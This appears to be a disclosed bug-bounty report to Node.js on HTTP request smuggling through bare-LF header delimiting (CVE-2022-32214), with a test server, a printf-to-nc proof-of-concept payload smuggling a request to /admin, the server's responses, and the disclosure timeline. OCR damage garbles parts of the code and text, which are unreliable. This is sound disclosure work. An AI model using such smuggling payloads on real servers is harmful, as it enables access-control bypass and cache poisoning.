


HTTP Request Smuggling Due To Improper Delimiting of Header Field s

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TIMELINE

5



Mar 28th (8 months ago)

The 11http parser in the http module in Node v17.8.0 does not strictly use the CRLF sequence to delimit HTTP requests. This can lead to HTTP Request Smuggling (HRS).

Description:

The LF character (without CR) is sufficient to delimit HTTP header fields in the lihttp parser. According to RFC7230 section 3, only the CRLF sequence should delimit each header-field.

Consider the following request (all lines are delimited by CRLF except the [\n] part)

```
Code 121 Bytes Wrap lines Copy Download

1 GET / HTTP/1.1

2 Host: localhost

3 Dummy: x[\n]Content-Length: 23

4

5 GET / HTTP/1.1

6 Dummy: GET /admin HTTP/1.1

7 Host: localhost

8
```

Suppose that an upstream server:

- Correctly delimits lines by the CRLF sequence instead of only LF
- Incorrectly allows the LF character in header values

Request as seen by the Node server:

```
Code 118 Bytes Wrap lines Copy Download

1 GET / HTTP/1.1

2 Host: localhost

3 Dummy: x

4 Content-Length: 23

5

6 GET / HTTP/1.1

7 Dummy: GET /admin HTTP/1.1

8 Host: localhost

9
```

Steps To Reproduce:

Server code I used for testing:

```
Code 600 Bytes
                                                                   Wrap lines Copy Download
   1 const http = require('http');
   2
   3 http.createServer((request, response) => {
   4
         let body = [];
         request.on('error', (err) => {
   5
            response.end("error while reading body: " + err)
   6
         }).on('data', (chunk) => {
   7
            body.push(chunk);
   8
   9
         }).on('end', () => {
         body = Buffer.concat(body).toString();
  10
  11
         response.on('error', (err) => {
  12
  13
            response.end("error while sending response: " + err)
  14
         });
  15
         response.end(JSON.stringify({
  16
               "URL": request.url,
  17
               "Headers": request.headers,
  18
  19
               "Length": body.length,
  20
               "Body": body,
```

Payload:

```
Code 209 Bytes

1 (printf "GET / HTTP/1.1\r\n"\
2 "Host: localhost\r\n"\
3 "Dummy: x\nContent-Length: 23\r\n"\
4 "\r\n"\
5 "GET / HTTP/1.1\r\n"\
6 "Dummy: GET /admin HTTP/1.1\r\n"\
7 "Host: localhost\r\n"\
8 "\r\n"\
9 "\r\n"\ | nc localhost 80
```

Expected result: Sees two requests, both to /.

Actual result: Sees one request to // and another to //admin.

```
Code 427 Bytes

Wrap lines Copy Download

1 HTTP/1.1 200 OK

2 Date: Mon, 28 Mar 2022 15:51:44 GMT

3 Connection: keep-alive

4 Keep-Alive: timeout=5

5 Content-Length: 124

6

7 {"URL":"/","Headers":{"host":"localhost","dummy":"x","content-length":"23"},"Length"

8 HTTP/1.1 200 OK

9 Date: Mon, 28 Mar 2022 15:51:44 GMT

10 Connection: keep-alive

11 Keep-Alive: timeout=5

12 Content-Length: 69

13

14 {"URL":"/admin","Headers":{"host":"localhost"},"Length":0,"Body":""}
```

Impact

Depending on the specific web application, HRS can lead to cache poisoning, bypassing of security layers, stealing of credentials and so on.

states:

Code 181 Bytes Wrap lines Copy Download Although the line terminator for the start-line and header fields is the sequence CRLF, a recipient MAY recognize a single LF as a line

3 terminator and ignore any preceding CR.

This makes the parsing of the LF as a line delimiter somewhat justified, though in the same section this is mentioned:

Code 199 Bytes Wrap lines Copy Download			Download	
1	However, lenient parsing can			
2	result in security vulnerabilities if there are multiple rec	ipients		
3	of the message and each has its own unique interpretation of	:		
4	robustness (see Section 9.5).			

To prevent potential vulnerabilities depending on the upstream proxy, I recommend that the CRLF sequence be used regardless.

See CVE-2019-16785 in Waitress. A similar issue was fixed.

Mar 29th (8 months ago)

Hey @zeyu2001, thanks a lot for this report, I will be looking at it in the next 48 hours and circle back with you.

shogunpanda joined this report as a participant.

Mar 30th (8 months ago)

Zeyu2001 posted a comment.

Hey, any updates on this one?:)

Apr 1st (8 months ago)

Apr 1st (8 months ago)

ley, sorry, for some reasons, I lost this report in H1. I will dig back on it. Thanks for your

patience here.

riaged, let's see how to get it fixed

Apr 5th (8 months ago)

zeyu2001 Soon as the fix is released, we'll create a blog post to announce the Security Release. Would you like to be credited on the announcement? It will look like this: Thank you to @zeyu2001 for reporting this vulnerability. zeyu2001 posted a comment. Jun 15th (5 months ago) arafaelgss yes please. Could you also include my name? Thank you to Zeyu Zhang (@zeyu2001) for reporting this vulnerability. Thanks! — rafaelgss Node.js staff updated CVE reference to CVE-2022-32214. Jun 20th (5 months ago) **Solution** Node.js staff closed the report and changed the status to ○ **Resolved**. Jul 7th (5 months ago) is was released as part of our July 2022 security release: https://nodejs.org/en/blog/vulnerability/july-2022-security-releases/ — mcollina (Node.js staff) requested to disclose this report. Jul 7th (5 months ago) zeyu2001 agreed to disclose this report. Jul 7th (5 months ago) Thanks! This report has been disclosed. Jul 7th (5 months ago)